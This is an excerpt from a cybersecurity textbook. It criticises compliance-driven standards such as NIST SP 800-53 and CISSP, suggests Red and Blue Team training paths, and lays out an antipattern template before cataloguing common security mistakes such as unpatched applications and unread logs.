National Institute of Standards and Technology (NIST) is a U.S. government organization with dozens of IT security publications. NIST's latest 800 series of publications are considered the new state-of-the-art gold standard for formalizing IT security controls and managing risk.

There are literally hundreds of NIST publications pertaining to computer security. Some of the key NIST publications include the following:

- **NIST SP 800-39**: Defines integrated enterprise-wide risk management processes across entire portfolios of systems and business activities
- **NIST SP 800-37**: Defines the process for lifecycle risk management
- **NIST SP 800-30**: Defines how to conduct a risk assessment for a single system
- **NIST SP 800-53**: Contains the standard catalog of security controls. These controls are requirements that address all aspects of information security
- **NIST SP 800-53A**: Defines how to implement security controls, including test, interview, and review procedures


There is a companion to these documents: the U.S. Committee on National Security Systems (CNSS) Instruction No. 1253, which profiles the use of NIST security controls for national security applications. This publication also contains values for parameters in NIST SP 800-53 controls.

The problem with these guidelines and controls is that they are too voluminous to be applied in practice without extensive automation. A typical list of NIST security controls contains more than 600 requirements for each system. With current technology, the vast majority of those should be evaluated manually. Development schedules, commercial competition, and mission needs simply do not allow for the meticulous security audits implied by these huge lists. It will take many years to transition the government and commercial tools to the new NIST standards.

On the other hand, to date, a reasonable level of automation has been achieved for pre-existing requirements, evaluated by the DISA.mil and ONI.mil policy test suites. Commercial versions of these tests are available from Application Security Inc. and eEye Digital Security. It will take many years to transition the government and commercial tools to the new NIST standards.

An open question remains, however: After going through all the trouble to achieve security compliance, was the effort worthwhile? Are the systems actually more secure compared to currently emerging threats? Standards are not changing at the same rate that the security threats are evolving and morphing into new attack vectors. There is an excruciatingly obvious mismatch between the world of highly innovative malware and the stodgy world of never-changing standards.

A dramatic visual example of this antipattern is the security policy landscape for the Global Information Grid (Figure 1-1).


Build and Operate a Trusted GIG
Cyber, Identity & Information Assurance (CIIA)
Related Policies and Issuances
Developed by DASD(CIIA)
Last Updated: October 25, 2010
http://uscode.house.gov/download/pls/
Distribution Statement A: Approved for Public Release. Distribution is unlimited.

Source: U.S. Department of Defense

Figure 1-1: Global Information Grid Policy Landscape

The diagram is really as unintelligible as it looks, even if you could read it. See the original at `http://iac.dtic.mil/csiac/download/ia_policychart.pdf`

The diagram lists more than 200 separate policies and standards documents, grouped into 17 categories. There is no way that anyone could understand all this complexity, much less, apply it to every system in the enterprise.

This is an obvious lack of common sense, and completely contrary to the pragmatic way of solving problems presented in this book. A key cause of this antipattern is that many individuals equate complexity with quality. If we have so very many policies and standards from NIST and the rest of the government, it must be very good? Right? How could it be any other way?

SANS Institute, a leading provider of hands-on cybertraining, has suggested publically that the paper-compliance-driven security regimes should be replaced by hands-on technical security expertise. So the refactored solution for this antipattern is revealed through techniques described in Chapters 4 through 9 of this book.

Antipattern: Policy-Driven Security Certifications Do Not Address the Threat

The gold standard of professional security certifications is the Certified Information System Security Professional (CISSP). It is an entirely paper-based qualification, requiring a great deal of memorization in 10 diverse security domains, such as physical security, communications security, and systems security. CISSP is required by the U.S. Department of Defense (DoD) for both management and technical security workers, and demanded in the job market. Anecdotally, the presumed goal of this certification is to produce articulate security professionals who can communicate effectively with upper management, but what does that have to do with combating emerging cyber threats?

This paradox was addressed by the Center for Strategic and International Studies (CSIS), which released a Presidential Commission report: A Human Capital Crisis in Cybersecurity (July, 2010). The report states clearly that "the current professional certification regime is not merely inadequate; it creates a dangerously false sense of security" with an overemphasis on security compliance on paper versus combating threats.

Many people in the cybersecurity community view this finding as controversial because their careers, reputations, and credentials are invested in security compliance policies and procedures. This is the industry that drives A&A, risk management, security controls compliance, and other labor-intensive security activities. Unfortunately, for most professionals, it is much easier to turn a highly technical person into a policy person, whereas it is very difficult (or impossible) to turn a policy person into a highly technical one. It is a one-way street.

Refactored Solution: Security Training Roadmap

This entire book is aimed at providing a refactored solution to the previous antipattern. What are the essential education requirements that will enable security personnel to adequately defend enterprises from cyber attack? I attempt to answer that question for the industry readers and two- to four-year college students and professors. Because there are 25 million business establishments in the U.S., a great number of trained professionals will be needed to defend those businesses' networks, systems, applications, and data.

Aside from the material presented in this book, how else might you acquire the necessary cyber defense skills? One approach is through professional training in hands-on skills, for example, at SANS Institute and a handful of other places.

SANS Institute offers a masters-level degree and a Cyber Guardian certification, which both require numerous SANS certifications to achieve. These programs are elite and require exceptional student performance. It is hard to imagine that sufficient numbers of people could complete such a rigorous program.

The following are some suggestions for a practical SANS training regime for a network defender. The corresponding certifications are implicit in the list. The baseline assumption is that you have a technology background and are not a complete beginner. The chapters in parentheses indicate where the materials occur in this book:

- SANS SEC 401 Security Essentials: Networking (Chapter 6); network administration (Chapters 4 and 5)
- SANS SEC 504 Hacker Techniques, Exploits, and Incident Handling: Intrusion detection (Chapter 9); and security testing (Chapters 6, 7, and 8)
- SANS SEC 560 Penetration Testing and Advanced Ethical Hacking: Pen testing (Chapter 8)
- SANS SEC 503 Intrusion Detection In-Depth: Network sensors; intrusion detection/analysis (Chapter 9)

If you work for, or contract with, the U.S. federal government, another training curriculum is available from the Defense Cyber Crime Center (DC3) near Baltimore. DC3's Defense Cyber Investigations Training Academy (DCITA) is tuition free. The suggested curriculum at DC3 includes the following:

- Computer Incident Responders Course (Chapters 6 through 9)
- Network Exploitation Techniques (Chapter 8)
- Network Monitoring Course (first part of Chapter 9)
- Advanced Log Analysis (remainder of Chapter 9)
- Live Network Investigations (summarized in Chapter 9)

In addition, this book also includes essentials of network programming in Chapter 6. These topics are covered partially by SANS SEC 560 and DC3 courses, such as Advanced Log Analysis.

The preceding information defines roadmaps for computer network defense training, a role that is called Blue Team. A different cybersecurity role, Red Team, takes an offensive posture. Red Teams are expert penetration testers who attack and exploit networks, servers, and devices. In addition to the Blue Team curriculum already discussed (excluding SANS 503), the following additional SANS courses are for Red Team members:

- SANS SEC 542 Web App Pen Testing and Ethical Hacking (Chapter 8)
- SANS SEC 617 Wireless Ethical Hacking and Pen Testing (Chapter 8)
- SANS SEC 660 Advanced Penetration Testing

An alternative Red Team curriculum is offered by Offensive Security. Offensive Security is the developer of BackTrack, a penetration testing suite that's built on Ubuntu Linux (see Chapter 5). The suggested Offensive Security curriculum, along with the suggested SANS prerequisite, is the following:

- SANS SEC 401 Security Essentials (or equivalent): Solid network administration skills are needed for these courses (Chapter 4)
- Penetration Testing with BackTrack (PWB): (Chapter 8)
- Wireless Attacks (WiFu): (Chapter 8)
- Cracking the Perimeter (CTP): Advanced pen testing

NOTE **PWB, WiFu, and CTP are Offensive Security's abbreviated names for their core courses.**

Another advanced Red Team training program is offered by the University of Tulsa, Department of Mathematical and Computer Sciences. You can find more information at `http://isec.utulsa.edu/`.

I have taken several of these courses, including self-guided study. Both the SANS Institute and Offensive Security courses are surprisingly fast-paced in the classroom. The instructors explain subjects at the comprehension rate of the best students, not the stragglers. I highly recommend self-paced courses as alternatives to classroom study, or purchased as a supplement to live classes. Self-paced editions of the courses are available, such as SANS OnDemand and online versions of PWB, WiFu, and CTP. About 50 to 70 hours of post-classroom review are needed to pass the certification exams, so OnDemand with its supplemental quizzes is an excellent investment. The labs and exercises, conducted via the Internet are otherwise identical to the classroom courses.

This book offers hands-on labs from a Syracuse University source called SEED: A Suite of Instructional Laboratories for Computer Security Education. (See Chapter 4 through 9). You can read more information about SEED Labs at `http://www.cis.syr.edu/~wedu/seed/all _ labs.html`.

Cross-training in the previously mentioned skills is recommended for the entire Red or Blue Team. There are also specialist skills, which every team will need from time to time, but not every team member needs to know. The skills can be brought onboard through hiring, education, training, consulting, or outsourcing as specialists would only be called in to do novel software/hardware installation, establish enterprise standard configurations, and resolve serious network problems.

The following is a recommended list of specialized skills that should be available on-demand in IT security shops:

- **Network Device Specialist:** Vendor-certified specialist with deep knowledge for debugging and configuring the network devices in your shop—for example, routers and firewalls. Applicable certifications are from CISCO, Novell, and other networking vendors.
- **Operating System Security Specialist:** Specialist in configuring and hardening the security of each operating system in your environment. Applicable certifications and training from Microsoft, Oracle (Sun), Tresys Technology (Linux), Red Hat (Red Hat Linux), Novell (SUSE Linux), eEye Digital Security, and other operating system (OS) developers and specialists.
- **Database Security Specialist:** Specialist in configuring the security of specific database types in your environment. Applicable certifications and training from Oracle, Sybase, Application Security Inc., Well House (open source), and other database specialists.
- **System Forensics Specialist:** Specialist in in-depth analysis of systems, creating chains of evidence, and other forensic investigation techniques. Applicable training from Defense Cyber Crime Center, SANS Institute, Guidance Software, Access Data, and other forensic specialists.
- **Reverse Engineering Malware Specialist:** Security researcher who captures malware and analyzes its characteristic with the goal of permanent eradication from your networks. Applicable education and training from SANS Institute, Invisible Things Lab, Black Hat courses, and other security researchers.

Summary

This chapter introduces a new way of thinking about computer security through a high-level discussion of antipatterns, which are habitual mistakes made in the IT security industry. It provides a stark assessment of the current state of cyber threats and defenses, so that you can have a clear understanding of the growth and significance of cybersecurity threats.

The chapter discusses key concepts from antipatterns and security architecture and presents some high profile antipatterns along with their refactored solutions. The chapter's concluding solution is an in-depth discussion of cybersecurity learning opportunities.

The next chapter introduces a techno-political framework (an expanded antipatterns catalog) that can foster organizational change for improved cyber defenses.

Assignments

1. Discover additional materials that survey the current state of cyber threats and vulnerabilities, such as annual online survey reports from SANS Institute, McAfee, and Verizon. Describe your findings.
2. Investigate the use of state-of-the-art malware detection and eradication, such as the reputation-based approach by Symantec. How do these novel approaches work? How do they gather intelligence on malware threats?
3. Select one of the core NIST Special Publications on IT security (for example, 800-30, 800- 39, 800-53, or 800-53A) and report on its benefits and limitations for defending enterprises.
4. Identify alternatives to document-driven certification and accreditation such as continuous monitoring. Compare and contrast that approach to the document-driven current practices.
5. For one or more of the security specialties, identify college courses or training alternatives that would lead to that specialty. Explain your course selections. The security specialties include the following:
   a. Network Device Specialist
   b. Operating System Security Specialist
   c. Database Security Specialist
   d. System Forensics Specialist
   e. Reverse Engineering Malware Specialist

CHAPTER 2

The Problems: Cyber Antipatterns

This chapter contains a catalog of the most common mistakes made in cybersecurity and summarizes their resolution. I start by defining cybersecurity antipatterns. I then describe how and why antipatterns are created. And finally, I show how antipatterns provide benefits to the reader.

An antipattern, just like a software design pattern, is a structured narrative. Design patterns focus on solutions whereas antipatterns focus on commonly recurring problems and then address the problems with one or more candidate solutions.

I was part of the team who wrote the first information technology (IT) antipatterns book more than a decade ago (the team who wrote: *Antipatterns: Refactoring Software, Architectures, and Projects in Crisis* [John Wiley & Sons, 1998, ISBN 978-0-471-19713-3]), and now many authors have replicated the successful concept. To write antipatterns, you need a template. An antipattern template is an outline for each pattern that assures a consistent conceptual flow and presents all of the necessary elements. I typically use two types of templates—one for a full write-up and another, simpler template for micro-antipatterns.

In the original architecture patterns book, *A Pattern Language* by Christopher Alexander (Oxford University Press, 1977, ISBN 978-0-195-01919-3), the author used an informal template. There is a tradeoff between having a detailed pattern template and an informal one. An informal template makes it easier to work with people from afar. An elaborate template means a coordinated author group with a shared vision. It also makes the patterns more consistent and complete.

Antipatterns Concept

Design forces are the competing concerns, priorities, and technical factors that influence the choice of solutions. In antipatterns, there are two solutions: the antipattern solution and the refactored solution.

An *antipattern solution* represents a commonplace dysfunctional situation or configuration. The antipattern solution may be the result of multiple choices over an extended system lifecycle, or it may have evolved inadvertently. Every solution or design choice yields benefits and consequences.

The *refactored solution* results from a reconsideration of the design forces and the selection of a more effective solution (see Figure 2-1). The refactored solution yields benefits that outweigh its consequences. There may also be related solutions or variations that also resolve the design forces beneficially.




Figure 2-1: Antipattern concept

Forces in Cyber Antipatterns

The major types of forces in antipatterns include primal, horizontal, and vertical forces. *Primal forces* are pervasive design forces present in almost every design decision. *Horizontal forces* are forces that can apply in all domains. *Vertical forces* are domain or system specific design forces.

The primal design forces in the cybersecurity domain include:

- Management of functionality
- Management of confidentiality
- Management of integrity
- Management of availability

You probably recognize this formulation as the famous Confidentiality, Integrity, and Availability (CIA) from IT security. The functionality design force is added because it drives the other forces. Systems are granted accreditation with respect to a defined level of functionality. Functionality is tested and verified by the developers prior to security testing.

NOTE **In iterative incremental software projects (particularly agile scrum projects) where frequent release of functionality occurs, security testing can be integrated into each iteration (or sprint). Each iteration delivers new functionality in the system's production (released) configuration. Ordinary software testing is also iterative and must precede security testing so that any changes are included in the security test results. A key advantage to this best practice is the early and continual integration of security requirements into the development process.**

Confidentiality is the protection of information on the system. In most current systems, the information is the primary resource being secured and the sensitivity of the information defines the level of risk and security priority for each system or database element.

Integrity is protection of the coherence of the data and system metadata (for example, configuration). The significant threat of damage to data can be very costly to remediate. This threat affects even the most sensitive systems that have very limited connectivity to external networks because data, e-mail, and removable media with malware can migrate to those systems through normal and erroneous operations.

Availability is the continuous readiness of the system to execute its functionality in response to users and other systems' requests, and the ability to continually access its data. Availability is an aspect of the more general concept of Quality of Service (QOS). QOS is a service-level requirement for the system, such as guarantees of throughput bandwidth or user request response time.

To assure the security of a system, testing is a necessary evil. A test is a comparison of two things, such as a security specification and a system implementation. As a result, requirements for functionality, confidentiality, integrity, and availability should be clearly identified in the system documentation.

Cyber Antipattern Templates

The antipattern templates discussed in this chapter are used throughout this book to organize pattern documentation. It is useful to understand how these templates work and what the fields mean so that you can get the most benefit from them.

The two templates include the micro-antipattern template and the full cyber antipattern template. You use the micro-template for simpler patterns in which detailed explanation is not necessary. You use the full template for the more complex and more important antipatterns, providing a much more complete coverage of the problem and the solution.

It is not my intent to use these templates throughout the book. The way this book is organized, Chapters 1 and 2 focus on the negative aspects of the antipatterns, and Chapters 3 through 14 focus on solutions, except for the antipatterns catalog in Chapter 12.

Micro-Antipattern Templates

The micro-antipattern template was used in Chapter 1. It is a flexible and informal way to present antipatterns. The components of a micro-antipattern template are:

- **Name:** The name of the micro-antipattern is usually a pejorative term, suggesting the negative consequences of the antipattern's presence.
- **Antipattern Problem:** The problem section summarizes the micro-antipattern's symptoms, consequences, and characterization.
- **Refactored Solution:** The solution section summarizes alternative ways to resolve the antipattern design forces with improved benefits.

NOTE **Design pattern practitioners adopted an engineer's perspective about solutions and chose to be nonjudgmental in patterns discourse. The antipatterns community chose a more architectural philosophy that embraces concepts of good design and bad design. This judgmental approach is a natural fit for cybersecurity in which vulnerabilities and security gaps are examples of bad solutions and appropriately hardened systems are generally good solutions.**

Because the micro-antipattern template is so simple, it can be presented without the formality of templates at all. That is the approach employed in Chapter 1. A somewhat more structured template appears in Chapter 12.

Full Cyber Antipattern Template

The full cyber antipattern template has two main parts: a header and a body. The header gives a quick sense of the antipattern and the solution, inviting the reader to dive deeper. The body sections contain the pattern details.

The full cyber antipattern template is used in Chapter 2. It allows for a more structured and comprehensive definition with additional antipattern attributes defined in this chapter. Many of the attributes are considered optional, depending on the particulars of the antipattern concerned. The heading fields in the full cyber antipattern template are

- **Antipattern Name:** The name is a unique pejorative noun phrase. The intent is to make this antipattern a well-known phenomenon, easily recognizable, with an organizational reputation as an important security gap.
- **Also Known As:** Many antipatterns are known by various names across different organizations. Some known names or analogous names from different domains are listed here. A given organization might want to adopt a name from this list if their members find it suitable.
- **Refactored Solution Names:** One or more names of alternative solutions are listed here. The purpose is to give the reader a sense of the direction that this pattern write-up is heading toward and to promote a common terminology for the solution identity associated with the antipattern.
- **Unbalanced Primal Forces:** This field lists the primal design forces that are poorly resolved by this antipattern.
- **Anecdotal Evidence:** These are some quips that characterize this antipattern. These phrases are sometimes heard when the antipattern is present and in the early recognition of it.

The body fields in the full cyber antipattern template are

- **Background:** This optional field provides contextual explanations that are potentially useful or of general interest but are not central to the antipattern and its refactored solution.
- **Antipattern Solution:** This field defines the antipattern solution through diagrams, explanations, examples, and discussions of design forces. The antipattern solution is a commonly occurring situation or configuration with significant security implications, such as risks, threats, and vulnerabilities.
- **Causes, Symptoms, and Consequences:** This bulleted section lists the typical causes, common symptoms, and resulting consequences of the antipattern solution. The intent is to make it easier to recognize the antipattern and understand how and why its replacement is necessary.

- **Known Exceptions:** If there are some situations where the antipattern solution might be desirable, this section identifies them. For example, if the consequences are acceptable in a context or if replacement is not worthwhile.
- **Refactored Solution and Examples:** This field defines the refactored solution. The refactored solution is proposed as an alternative to the antipattern solution. Refactoring is a process of replacing or reworking a given solution into an alternative solution. The new solution resolves the design forces differently, particularly providing a more effective solution that resolves design forces more satisfactorily.
- **Related Solutions:** If there are other potential solutions to the antipattern, they are identified in this section. Often there are different approaches to resolving the same problem that don't conveniently fall under the umbrella of the chosen refactored solution.

Cybersecurity Antipattern Catalog

Chapter 1 introduces the concept of antipatterns as a way to motivate organizational and behavioral changes. I presented the following general antipatterns informally, along with potential solutions:

- Signature-Based Malware Detection Versus Polymorphic Threats
- Document-Driven Certification and Accreditation
- Proliferating IA Standards with No Proven Benefits
- Policy-Driven Security Certifications Do Not Address the Threat

At a high level, this chapter continues this discussion of antipatterns, cyber mistakes, and bad security habits with these prevalent antipatterns:

- Can't Patch Dumb
- Unpatched Applications
- Never Read the Logs
- Networks Always Play by the Rules
- Hard on the Outside, Gooey in the Middle
- Webify Everything
- No Time for Security

The antipatterns are intended to be light reading to raise awareness of major security gaps created by how current practitioners develop and manage systems and networks. Part II of this book delves into the details of discovering and resolving these and other cybersecurity antipatterns.

Can't Patch Dumb

Antipattern Name: Can't Patch Dumb

Also Known As: Social Engineering, Phishing, Spam, Spyware, Drive-by Malware, Ransom-Ware, Autoplay Attacks

Refactored Solution Names: Security Awareness

Unbalanced Primal Forces: Confidentiality (for example, divulging private information), integrity (for example, rootkits)

Anecdotal Evidence: "Technology is not the problem; people are the problem," and "Technology is easy; people are difficult."

Antipattern Solution

The end user's lack of security awareness puts his personal information and the organization's competitiveness at risk. Social engineering—the art of extracting sensitive information from people—exploits a human's inherent tendency to want to help other people. Unaware end users are easily fooled into opening malicious e-mail attachments, responding to spam offers, and downloading spyware, ransom-ware, and malicious websites.

The spyware problem is much more widespread than people realize because it involves not just spyware applications, but also spyware that is running in browsers that is served up knowingly by Top 100 websites such as ESPN.com and Disney.com. There are thousands of web-tracking companies making money spying on your web activities and vacuuming information from all your browser tabs.

About 9,000 malicious websites offer free antivirus solutions. When you install these applications, what you get instead is a threat and a warning to pay the vendor or your computer becomes unusable.

Drive-by malware are computer infections that are loaded automatically when you visit a malicious website. Some of these sites are from legitimate businesses that have been hacked and exploited to download malware. Legitimate websites can also spread malware from their advertisements, which are controlled by third parties.

Autoplay infections result when malware is introduced by a user from a Universal Serial Bus (USB) memory stick, often in violation of organizational policies. By default, Microsoft Windows autoplays programs on memory sticks whenever one is inserted. Memory sticks with autoplay infections are distributed accidentally by legitimate companies at trade shows. They have propagated viruses from educational networks to home networks, and were used to spread malware attacks such as Stuxnet.

The antipattern occurs when organizations do not take adequate precautions to keep their end users from inadvertently compromising their systems or divulging information to strangers.

SECURITY AWARENESS CAN BE A GAME

With the Microsoft Security Development Lifecycle (MDSL), Microsoft includes a free educational card game called Elevation of Privilege (EOP). Players role play attackers and pose mutual threats, such as denial of service, spoofing, data spills, and EOP. The game teaches security terminology and is an entrée to threat modeling, which is the core concept of MDSL. For more information and to download, visit `www.microsoft.com/security/sdl/eop.aspx`**.**

Causes, Symptoms, and Consequences

Causes and symptoms of this antipattern are a lack of a recurring security awareness training program for all end users, including a test assessment.

Refactored Solution and Examples

Security awareness training should be mandatory for every person in an organization. Training should be completed before a person is given computer access, and then the organization should conduct annual refresher courses. The courses should include training on social engineering skills as well as Internet safety. The training should articulate the organization's policies on what information can be divulged to which groups of customers or co-workers.

An online training program with integrated testing is ideal and ensures that the required skills are acquired. Test answers can be used for accountability, proving that particular policies were known by specific individuals.

Related Solutions

End users should have website advisors installed, perhaps as part of the antivirus suite. Users should take even further precautions, such as using Google to reach websites. Google constantly scans the Internet for malware. Before a user clicks through to a suspected malicious site, Google gives a warning message on the search page, and presents a challenge page to further persuade the user to avoid the website.

Solutions such as the Firefox extension NoScript are too all-or-nothing to effectively dissuade users from unsafe surfing behaviors. NoScript stops web scripts by default, requiring user permission to enable them on each webpage.

After some experience, many users will enable scripts everywhere, or at least on many Top 100 websites where the biggest spyware threats reside. See Chapter 9 for some more effective ways of stopping malware and spyware.

Chapter 10 addresses end-user security awareness, including the use of NoScript and many other end-user security techniques.

Unpatched Applications

Antipattern Name: Unpatched Applications

Also Known As: Vendor-Specific Updates, Default Configuration

Refactored Solution Names: Patch Management

Unbalanced Primal Forces: Management of integrity

Anecdotal Evidence: "Most new attacks are going after the applications, not the operating systems."

Background

According to software testing expert Boris Bezier, vendors release new software at the earliest point where the telephone and other support costs will not erase profits. U.S. telephone support is approximately $40 per call, and outsourced telephone support is approximately $15 per call. For example, some early versions of Windows were released with about 25,000 known defects.

Patches are software updates that repair known defects. All defects are potential security issues, given the likelihood that a defect in one part of the software could affect any other part of the system. Many of the defects in patch updates are security related, either discovered by the vendor, external security researchers, or from malware caught in the wild.

With automatic updates from operating system vendors (for example, Microsoft, Apple), operating systems and same-vendor applications are relatively well patched. The same can be said for enterprise patch management solutions, from companies such as LANDesk, BMC, Altiris, and HP, which are widely deployed in large corporations. Patch management in many government organizations is done manually.

The worst case of this antipattern is when systems with default configurations are put on production networks. This applies at the operating system level, as well as to the installed applications. Often, applications are deployed with helper systems, such as backup servers and staging machines in default configurations, because all of the security focus is on the production systems. Without patching and security hardening, over time, publically announced vulnerabilities and published exploits proliferate, making the systems increasingly insecure.

Antipattern Solution

According to SANS Institute's 2010 list of top security vulnerabilities, unpatched applications are one of the biggest security risks. Add-on applications such as QuickTime for Windows, Acrobat, Chrome, and many others are frequent sources of security warnings from the United States Computer Emergency Readiness Team (US-CERT). Vendors try to release patches for the problems at the same time that the defects are announced.

The lag between the patch release and the installed update creates a vulnerability window for attackers. Announcement of the vulnerability and the binary patch gives attackers clues about how to exploit the weakness. Eventually, security researchers may even release the exploit publically.

SANS found that enterprises are very effective at keeping operating system patches current, but they are ineffective at keeping application patches up to date.

Causes, Symptoms, and Consequences

The causes, symptoms, and consequences of this antipattern include

- Automatic update disabled on any application where it's available
- Never visit vendor websites to search for updates
- No inventory of applications and vendors
- No update maintenance schedule
- Not reviewing the US-CERT bulletins
- No governance of application versions

Known Exceptions

If software product support has expired (as it has for early versions of Windows) and there are no further vendor updates, migration to a supported version is strongly recommended. Each organization should maintain a list of approved standard versions of all software applications. Some vendors, will continue to support the product with security patches for an additional fee.

Refactored Solution and Examples

A first step toward managing your patches is obtaining an inventory of systems and installed software packages. On small networks, you can enable automatic updates on Windows and applications such as Acrobat and Firefox. For other applications, such as video drivers, you might have to update from the vendor's website.

Keep an eye on the US-CERT bulletins. If there are serious vulnerabilities announced for your applications, follow the Patch Available links and install the patches. In some environments, sophisticated users can maintain their own systems in this manner.

For larger networks, patch management tools can maintain hundreds or thousands of machines with minimal effort. Some best-in-class vendors of these technologies include LANDesk, BMC, Altiris, and HP.

For even greater assurance, many shops are adopting vulnerability scanning tools, such as Retina from eEye, Nessus from Tenable, and NeXpose from Rapid7. Tools are often used for security certification testing prior to system release. Some can be configured for automatic scans, such as quarterly or daily. Tools can check for patches, policy configuration issues, and network vulnerabilities. See Chapter 7 for more information.

Related Solutions

Some technically advanced organizations are using their data center provisioning environments to assure patch management and policy configurations. By creating locked-down standard system images, data centers are able to deploy virtual servers which conform to security baselines, and perform mass updates to these configurations to apply patches and other changes.

Never Read the Logs

Antipattern Name: Never Read the Logs

Also Known As: Guys Watching Big Network Displays Miss Everything, Insider Threat, Advanced Persistent Threat (APT), Network Operations Center (NOC)

Refactored Solution Names: Advanced Log Analysis

Unbalanced Primal Forces: Management of confidentiality

Anecdotal Evidence: Nick Leeson at Barings Bank, Wikileaks, Aurora Cyber Intrusions

Antipattern Solution

Network operating centers (NOC) are facilities with large colorful displays of system and network status. System, network, and security devices send messages about events (audit logs) to centralized management applications, which test for alarm conditions and generate the big displays.

The alerting rules are usually set to eliminate false positive alarms. For example, Intrusion Detection System (IDS) rules and Intrusion Prevention Systems (IPS) that cause false alarms are disabled. Frequently logged events, such as configuration changes on end-user systems are not alarmed.

All this is fine and good, assuming that it actually works, but those colorful displays give a false sense of security. Is logging really working? Often, when you look at the logs you find that it is not. Disabled IDS alerting rules introduce vulnerabilities for attackers to evade detection. Are security devices really working? If there is an insider threat or Advanced Persistent Threat (APT) making massive data transfers at unusual times for unauthorized purposes, would anyone notice?

Causes, Symptoms, and Consequences

The causes, symptoms, and consequences of this antipattern include

- Nobody responsible for reading network, system, and security logs.
- No health and status monitoring of syslog events.
- No alarm rules for Windows configurations.
- New IDS yields numerous alerts.
- Many IDS rules disabled.

Refactored Solution and Examples

Reading the logs is an essential periodic activity; without it, you miss a lot of unusual, suspicious, and erroneous activity on your networks. Depending on the criticality of the applications, it might be necessary to review the logs daily or multiple times throughout the day.

Review the system security event logs, system logs, network device logs, and IDS/IPS logs regularly. Do not always depend on the versions in the centralized log manager, but periodically audit the local logs and make sure that they are accurately reflected in the central logs.

Chapter 9 examines advanced log analysis and presents a set of custom scripts to aid in log reduction.

Networks Always Play by the Rules

Antipattern Name: Networks Always Play by the Rules

Also Known As: Trust All Servers, Trust All Clients, Do You Believe in Magic?

Refactored Solution Names: System Hardening, State-of-the-Art Wireless Security Protocols

Unbalanced Primal Forces: Management of confidentiality and integrity

Anecdotal Evidence: In wireless, the access point with the strongest signal is the one that user devices will trust, even if it's malicious.

Antipattern Solution

The Internet was not designed with security in mind; neither were many wireless technologies. For example, both Wi-Fi-enabled laptops and Global System for Mobile Communications (GSM) cell phones accept any base station that knows the respective protocols. There is a free security tool called Karma that can turn any Wi-Fi-enabled laptop into an imposter wireless access point. Described as Internet in a box, Karma fools other laptops into sharing their cookies for major websites and other purposes.

Yersinia is a security research tool that generates network layer 2 attacks, the data link layer. Protocols on this layer generally do not authenticate other systems, meaning whatever frames they are sent are accepted as valid and acted upon. This is the general vulnerability responsible for ARP cache poisoning (corrupting machine and Internet addresses). Yersinia can perform host spoofing and monkey-in-the-middle attacks on six additional protocols including Dynamic Host Configuration Protocol (DHCP), which is responsible for assigning Internet Protocol addresses to machines.

Many of the security issues on the Internet are due to software assuming that all others are playing by the rules; for example, assuming that other programs follow all of the Internet Requests for Comments standards specifications and always exchange reasonable parameters. Cyber exploit code and malware exploit these design assumptions by deliberately breaking the rules and catching the technology off guard, causing the targeted software to perform operations it was not designed to do and on behalf of the attacker.

Causes, Symptoms, and Consequences

The causes, symptoms, and consequences of this antipattern include

- Lack of server authentication (HTTP, Wi-Fi, GSM, DNS, SMTP)
- Lack of client authentication (HTTP, HTTPS)
- Not monitoring networks for malformed protocols and packets

Refactored Solution and Examples

There are many inherent weaknesses in Internet technologies that you cannot mitigate. What you can do is use cybersecurity best practices to make your systems hard targets. For example, harden system configurations according to best-practice guidelines. Use the most advanced, updated solutions for antivirus, anti-spyware, IDS, IPS, and Host-Based Security System (HBSS). Configure systems such as Wi-Fi-enabled laptops to require host authentication. Engineer security into the system from the beginning of the development lifecycle.

TIP **The Center for Internet Security publishes a set of security configuration benchmarks that combine best-in-class inputs from vendors and third-party sources. You can find it at** `http://cisecurity.org`**.**

Related Solutions

Some authorities have argued for a fundamental rethinking of the Internet with much stronger support for delegation of trust and attribution of user actions. Part III presents some approaches for achieving much greater online security.

Hard on the Outside, Gooey in the Middle

Antipattern Name: Hard on the Outside, Gooey in the Middle

Also Known As: Tootsie Pop, Defense in Depth, Perimeter Security, Protect Everything from All Threats

Refactored Solution Names: HBSS, Network Enclaves

Unbalanced Primal Forces: Management of confidentiality

Anecdotal Evidence: "Each user's browser is sending thousands of spyware beacons every day!"; Advanced Persistent Threat; "Our networks are totally secure; we have a firewall."

Antipattern Solution

Traditional network architectures include three major domains: the Internet boundary (or DMZ), the data center Storage Area Network (SAN), and the rest of the network (intranet). Between the DMZ and intranet, there are network security devices, including a firewall and possibly an IDS/IPS. Network security is concentrated at the firewall, and firewalls are assumed to protect the entire network.

